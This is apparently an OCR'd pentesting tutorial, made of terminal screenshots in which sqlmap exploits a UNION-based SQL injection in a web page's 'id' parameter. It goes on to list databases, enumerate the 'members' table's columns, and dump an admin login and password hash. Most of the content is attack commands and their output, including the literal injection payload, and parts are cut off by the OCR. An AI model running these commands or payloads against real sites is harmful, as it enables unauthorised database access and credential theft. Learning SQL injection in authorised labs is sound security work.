

root@Xtr3M3-Mach: ~ - Learn With Pranshu
File Edit View Search Terminal Help
[10:35:15] [INFO] GET parameter 'id' is 'MySQL UNION query (NULL) - 1 to 10 columns' injectable
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] n
sqlmap identified the following injection points with a total of 103 HTTP(s) requests:

Place: GET
Parameter: id
Type: UNION query
Title: MySQL UNION query (NULL) - 4 columns
Payload: id=9 UNION ALL SELECT NULL,NULL,NULL,CONCAT(0x3a6562763a,0x624f6662736b6b485363,0x3a656b6f3a)#


[10:35:21] [INFO] testing MySQL
[10:35:22] [INFO] confirming MySQL
[10:35:25] [INFO] the back-end DBMS is MySQL
web application technology: Apache 2.4.4, PHP 5.2.17
back-end DBMS: MySQL >= 5.0.0
[10:35:25] [INFO] fetching database names
available databases [2]:
[*] information_schema
[*] w



root@Xtr3M3-Mach: ~ - Learn With Pranshu
File Edit View Search Terminal Help
root@Xtr3M3-Mach:~# sqlmap -u http:/ id=9 -D w
--tables
sqlmap/1.0-dev - automatic SQL injection and database takeover tool
http://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual
consent is illegal. It is the end user's responsibility to obey all applicable
local, state and federal laws. Developers assume no liability and are not respon
sible for any misuse or damage caused by this program
[*] starting at 10:36:25
[10:36:25] [INFO] resuming back-end DBMS 'mysql'
[10:36:25] [INFO] testing connection to the target url
sqlmap identified the following injection points with a total of 0 HTTP(s) reque
sts:

Place: GET
Parameter: id
Type: UNION query
Title: MySQL UNION query (NULL) - 4 columns
Payload: id=9 UNION ALL SELECT NULL,NULL,NULL,CONCAT(0x3a6562763a,0x624f6662


root@Xtr3M3-Mach: ~ - Learn With Pranshu
File Edit View Search Terminal Help
[*] shutting down at 10:36:28
root@Xtr3M3-Mach:~# sqlmap -u http:/ d=9 -D w
-T members --columns
sqlmap/1.0-dev - automatic SQL injection and database takeover tool
http://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual
consent is illegal. It is the end user's responsibility to obey all applicable
local, state and federal laws. Developers assume no liability and are not respon
sible for any misuse or damage caused by this program
[*] starting at 10:37:39
[10:37:39] [INFO] resuming back-end DBMS 'mysql'
[10:37:39] [INFO] testing connection to the target url
sqlmap identified the following injection points with a total of 0 HTTP(s) reque
sts:

Place: GET
Parameter: id
Type: UNION query
Title: MySQL UNION query (NULL) - 4 columns


root@Xtr3M3-Mach: ~ - Learn With Pranshu
File Edit View Search Terminal Help
[10:37:40] [INFO] the back-end DBMS is MySQL
web application technology: Apache 2.4.4, PHP 5.2.17
back-end DBMS: MySQL 5
[10:37:40] [INFO] fetching columns for table 'members' in database 'w
Database: `w
Table: members
[5 columns]
Column	Type
firstname	varchar(100)
lastname	varchar(100)
login	varchar(100)
member_id	int(11) unsigned
passwd	varchar(32)
[10:37:41] [INFO] fetched data logged to text files under './output/
[*] shutting down at 10:37:41
root@Xtr3M3-Mach:~#


root@Xtr3M3-Mach: ~ - Learn With Pranshu
File Edit View Search Terminal Help
[10:39:06] [INFO] fetching entries for table 'members' in database 'w
[10:39:08] [INFO] analyzing table dump for possible password hashes
[10:39:08] [INFO] recognized possible password hashes in column 'passwd'
[10:39:08] [WARNING] writing hashes to file '/tmp/tmpcAxyt9.txt' for eventual fu
rther processing with other tools
do you want to crack them via a dictionary-based attack? [Y/n/q] n
Database: `w
Table: members
[1 entry]
| member_id | login | passwd | lastname | firstname |
| 1 | admin | 50
.members' dumped to CSV file './output
dump/w members.csv'
logged to text files under './output/
[*] shutting down at 10:39:10
root@Xtr3M3-Mach:~#

Twitter: @amirootyet

YouTube: amirootyet

Blog: http://lifeofpentester.blogspot.com